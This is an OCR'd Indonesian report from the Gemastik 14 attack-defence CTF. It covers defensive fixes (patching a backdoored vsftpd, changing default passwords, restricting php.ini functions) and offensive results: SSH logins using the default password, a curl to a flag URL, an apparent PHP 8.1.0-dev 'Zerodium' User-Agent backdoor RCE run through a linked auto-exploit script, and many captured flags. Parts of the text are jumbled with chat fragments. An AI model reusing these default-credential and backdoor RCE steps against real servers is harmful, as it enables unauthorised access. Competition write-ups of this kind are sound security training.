
		
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Melakukan patching pada binary vsftpd dan melakukan compile ulang. Karena terdapat source code yang diberikan. Source code hasil patching :

		GNU nano 2.5.3 File: sysdeputil.c  Lalu kami melakukan compile ke source code menggunakan command “make”

```
      return -1;
    }
    num_read = (unsigned int) retval;
    retval = vsf_sysutil_write_loop(out_fd, p_recvbuf, num_read);
    if (retval < 0)
    {
      return retval;
    }
    num_written = (unsigned int) retval;
    total_written += num_written;
    if (num_written != num_read)
    {
      return num_written;
    }
    if (num_written > num_send)
    {
      bug("num_written bigger than num_send in do_sendfile");
    }
    num_send -= num_written;
    if (num_send == 0)
    {
      /* Bingo! */
      return total_written;
    }
  }
}

int
vsf_sysutil_extra(void)
{
        return 1;
}
```


```
make: *** [install] Error 1
root@ip-172-31-34-50:/home/ubuntu/noFTP# make
gcc -c main.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c utility.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c prelogin.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftpcmdio.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c postlogin.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c privsock.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c tunables.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftpdataio.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c secbuf.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ls.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c postprivparent.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c logging.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c str.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
str.c: In function 'str_contains_space':
str.c:575:7: warning: implicit declaration of function 'vsf_sysutil_extra' [-Wimplicit-function-declaration]
       vsf_sysutil_extra();
       ^
gcc -c netstr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysstr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c strlist.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c banner.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c filestr.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c parseconf.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c secutil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ascii.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c oneprocess.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c twoprocess.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c privops.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c standalone.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c hash.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c tcpwrap.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ipaddrparse.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c access.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c features.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c readwrite.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c opts.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ssl.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sslslave.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ptracesandbox.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c ftppolicy.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysutil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -c sysdeputil.c -O2 -Wall -W -Wshadow  -idirafter dummyinc
gcc -o vsftpd main.o utility.o prelogin.o ftpcmdio.o postlogin.o privsock.o tunables.o ftpdataio.o secbuf.o ls.o p
twoprocess.o privops.o standalone.o hash.o tcpwrap.o ipaddrparse.o access.o features.o readwrite.o opts.o ssl.o ss
root@ip-172-31-34-50:/home/ubuntu/noFTP# make install
if [ -x /usr/local/sbin ]; then \
        install -m 755 vsftpd /usr/local/sbin/vsftpd; \
else \
        install -m 755 vsftpd /usr/sbin/vsftpd; fi
if [ -x /usr/local/man ]; then \
        install -m 644 vsftpd.8 /usr/local/man/man8/vsftpd.8; \
        install -m 644 vsftpd.conf.5 /usr/local/man/man5/vsftpd.conf.5; \
elif [ -x /usr/share/man ]; then \
        install -m 644 vsftpd.8 /usr/share/man/man8/vsftpd.8; \
        install -m 644 vsftpd.conf.5 /usr/share/man/man5/vsftpd.conf.5; \
else \
```


		Sehingga tidak ditemukan ada nya string /bin/sh lagi yang menjadi backdoor 
9	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default password mysql, wordpress
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	mysql
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker dari tim lain dapat login ke mysql / wordpress kita karena default password dari yang diberikan
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengubah password dari user root pada mysql dan wordpress  
10	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default php.ini config
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/etc/php/7.0/apache2/php.ini /opt/php/php8/lib/php.ini

	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Ketika attacker mendapatkan shell, maka dapat menggunakan command untuk mengeksekusi command system pada server.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Mengedit file php.ini pada disable_functions dan melakukan disable pada command - command yang tidak dipakai website, sehingga lebih aman ketika terdapat serangan.  

OFFENSIVE

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	13.212.59.152, 54.251.94.153
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Ssh default password
	Lokasi Potensi Celah Keamanan/Konfigurasi	Login ssh
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	- Akses ssh ubuntu@13.212.59.152 - Password ssh default = **gemastik**

	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	


Macbook-2 ~
IN
❯❯❯ ssh ubuntu@54.251.94.153
Warning: Permanently added '54.251.94.153' (ECDSA) to the list of known hosts.
ubuntu@54.251.94.153's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-1128-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
UA Infra: Extended Security Maintenance (ESM) is not enabled.
0 updates can be applied immediately.
73 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Wed Oct 6 06:07:28 2021 from 13.214.48.18
WARNING! Your environment specifies an invalid locale.
The unknown environment variables are:
LC_CTYPE=UTF-8 LC_ALL=
This can affect your user experience significantly, including the
ability to manage packages. You may install the locales by running:
sudo apt-get install language-pack-UTF-8
or
sudo locale-gen UTF-8
To see all available language packs, run:
apt-cache search "^language-pack-[a-z][a-z]$"
To disable this message for all users, run:
sudo touch /var/lib/cloud/instance/locale-check.skip
ubuntu@ip-172-31-44-150:~$ cat kode.txt
untuk mendapatkan flag silakan akses http://157.230.240.150/flag.php?kode=r8djkmhmnmrwb
ubuntu@ip-172-31-44-150:~$ curl http://157.230.240.150/flag.php?kode=r8djkmhmnmrwb
ubuntu@ip-172-31-44-150:~$ curl hhttp://157.230.240.150/flag.php
curl: (1) Protocol "hhttp" not supported or disabled in libcurl
ubuntu@ip-172-31-44-150:~$ curl http://157.230.240.150/flag.php
gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}ubuntu@ip-172-31-44-150:~$ ^C

2	IP Address Mesin Target	13.212.10.103 54.179.199.223 13.212.59.152 13.212.187.9 54.255.229.255 54.255.193.252 18.141.233.234 13.212.75.116 13.212.240.143 13.229.235.120 13.250.120.55 13.212.244.212 54.251.94.153 54.169.218.133 54.255.184.182 13.229.58.153 13.229.109.154 13.212.61.55 52.221.244.6
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Remote Code Execution
	Lokasi Potensi Celah Keamanan/Konfigurasi	php 8.1.0-dev exploit backdoor (Header User-Agentt Zerodium)
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	1. Kami menggunakan auto exploit yang kami buat (https://drive.google.com/file/d/1FJr0_DcLOAr_M_zc3vjbqAoP3CS4MaEL/view?usp=sharing) 2. Jalanakan script python3 AutoEpxloit.py 3. Dari Auto Exploit ini kami mendapatkan banyak flag dari user non root

	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid ada pada mesin target.	 Dari Epxloit itu setidak nya kami mencatat beberapa flag ...gemastik14{wjnhmWHWhSUFBgghvhkgWbidwdbAUMtVR}File not found., TITLE : RCE 8080 IP : 13.212.187.9, FLAG : gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}, TITLE : RCE 8080 IP : 54.255.229.255, FLAG : gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}, TITLE : RCE 8080 IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080 IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080 IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSqfqdPStjCtawF}, TITLE : RCE 8080 IP : 13.212.244.212, FLAG : gemastik14{zVgNBVmLGSPjajshXKcZYXxqGGchCJDBp}, TITLE : RCE 8080 IP : 54.251.94.153, FLAG : gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}, TITLE : RCE 8080 IP : 13.212.61.55, FLAG : gemastik14{vxrhPndmEqNqjsvBXzaqVZikwZLXapBuE}File not found., TITLE : RCE 8080 IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080 IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080 IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSqfqdPStjCtawF}, TITLE : RCE 8080 IP : 13.212.10.103, FLAG : gemastik14{grzSdQTVQQEgyYuuzcxhAHFDPzvXqmtTf}, TITLE : RCE 8080 IP : 13.212.90.238, FLAG : gemastik14{tWcYUrVjfPqYsnmKZVmDmkzpTXfLFAAbM}, TITLE : RCE 8080 IP : 18.141.233.234, FLAG : gemastik14{REKaEcyidGrzVuurdxujsAYYAmHKhaiBT}File not found., TITLE : RCE 8080 IP : 13.212.75.116, FLAG : gemastik14{AYAfKrbMQgghAyNKkjaaQrCepQfBWFEdG} IP : 54.255.184.182, FLAG : gemastik14{PxJqRGQafDRRiujvWxZfivgKEHLmyBkTR} gemastik14{PxJqRGQafDRRiujvWxZfivgKEHLmyBkTR}File not found. , TITLE : RCE 808

13.212.90.238 [Non Root] 13.14

RS **Riordan Sarden** 13.14


auto.zip
7.2KB - Show in Finder

IP : 13.212.10.103, FLAG : gemastik14{grzSdQTVQQEgyYuuzcxhAHFDPzvXqmtTf}, TITLE : RCE 8080 13.16

IP : 13.212.90.238, FLAG : gemastik14{tWcYUrVjfPqYsnmKZVmDmkzpTXfLFAAbM}, TITLE : RCE 8080 13.17

IP : 18.141.233.234, FLAG : gemastik14{REKaEcyidGrzVuurdxujsAYYAmHKhaiBT}File not found., TITLE : RCE 8080 13.19

RS **Riordan Sarden** 13.37



IP : 13.212.75.116, FLAG : gemastik14{AYAfKrbMQgghAyNKkjaaQrCepQfBWFEdG} 13.37
IP : 54.255.184.182, FLAG : gemastik14{PxJqRGQafDRRiujvWxZfivgKEHLmyBkTR}

```
hosts  = """54.255.193.252
13.212.75.116
54.169.218.133
54.255.184.182
13.229.58.153
13.229.109.154
52.221.244.67
54.179.199.223
18.141.233.234""".split("\n")
```
13.39

AFLTK 2 13.41

root : gemastik14{HcPqKdcxfgAnRdjnKCHHzwvBjnUGRPEfD}

Riordan Sarden 13.06

IP : 13.212.59.152, FLAG : gemastik14{wjnhmWHWhSUFBgghvhkgWbidwdbAUMtVR}File not found., TITLE : RCE 8080
IP : 13.212.187.9, FLAG : gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}, TITLE : RCE 8080
IP : 54.255.229.255, FLAG : gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}, TITLE : RCE 8080

IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080 13.07
IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080
IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSqfqdPStjCtawF}, TITLE : RCE 8080
IP : 13.212.244.212, FLAG : gemastik14{zVgNBVmLGSPjajshXKcZYXxqGGchCJDBp}, TITLE : RCE 8080
IP : 54.251.94.153, FLAG : gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}, TITLE : RCE 8080

Shr ✓✓ 13.08

flag : 54.251.94.153
root : gemastik14{PhbWwtdkmnJKZvZYBBkcaaeXGvJRDMGkai}
user : gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}

Riordan Sarden 13.09

IP : 13.212.61.55, FLAG : gemastik14{vxrhPndmEqNqjsvBXzaqVZikwZLXapBuE}File not found., TITLE : RCE 8080
IP : 13.212.240.143, FLAG : gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}, TITLE : RCE 8080
IP : 13.229.235.120, FLAG : gemastik14{aNzvEgzjCXRaWtstxqwhswijJrjaitdwuG}, TITLE : RCE 8080
IP : 13.250.120.55, FLAG : gemastik14{KkNEFuNAcgDjksuCcdDkjwSqfqdPStjCtawF}, TITLE : RCE 8080

3	IP Address Mesin Target	54.251.94.153
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Default kode.txt path
	Lokasi Potensi Celah Keamanan/Konfigurasi	/home/ubuntu/kode.txt
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	File kode.txt tidak dipindahkan ke directory yang memerlukan permission root, sehingga kita dapat membaca isi kode.txt dari shell yang didapat dengan vulnerability lainnya.
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	1. kami melakukan leaking menggunakan ls pada directory /home/ubuntu. 2. cat /home/ubuntu/kode.txt 3. Curl ke url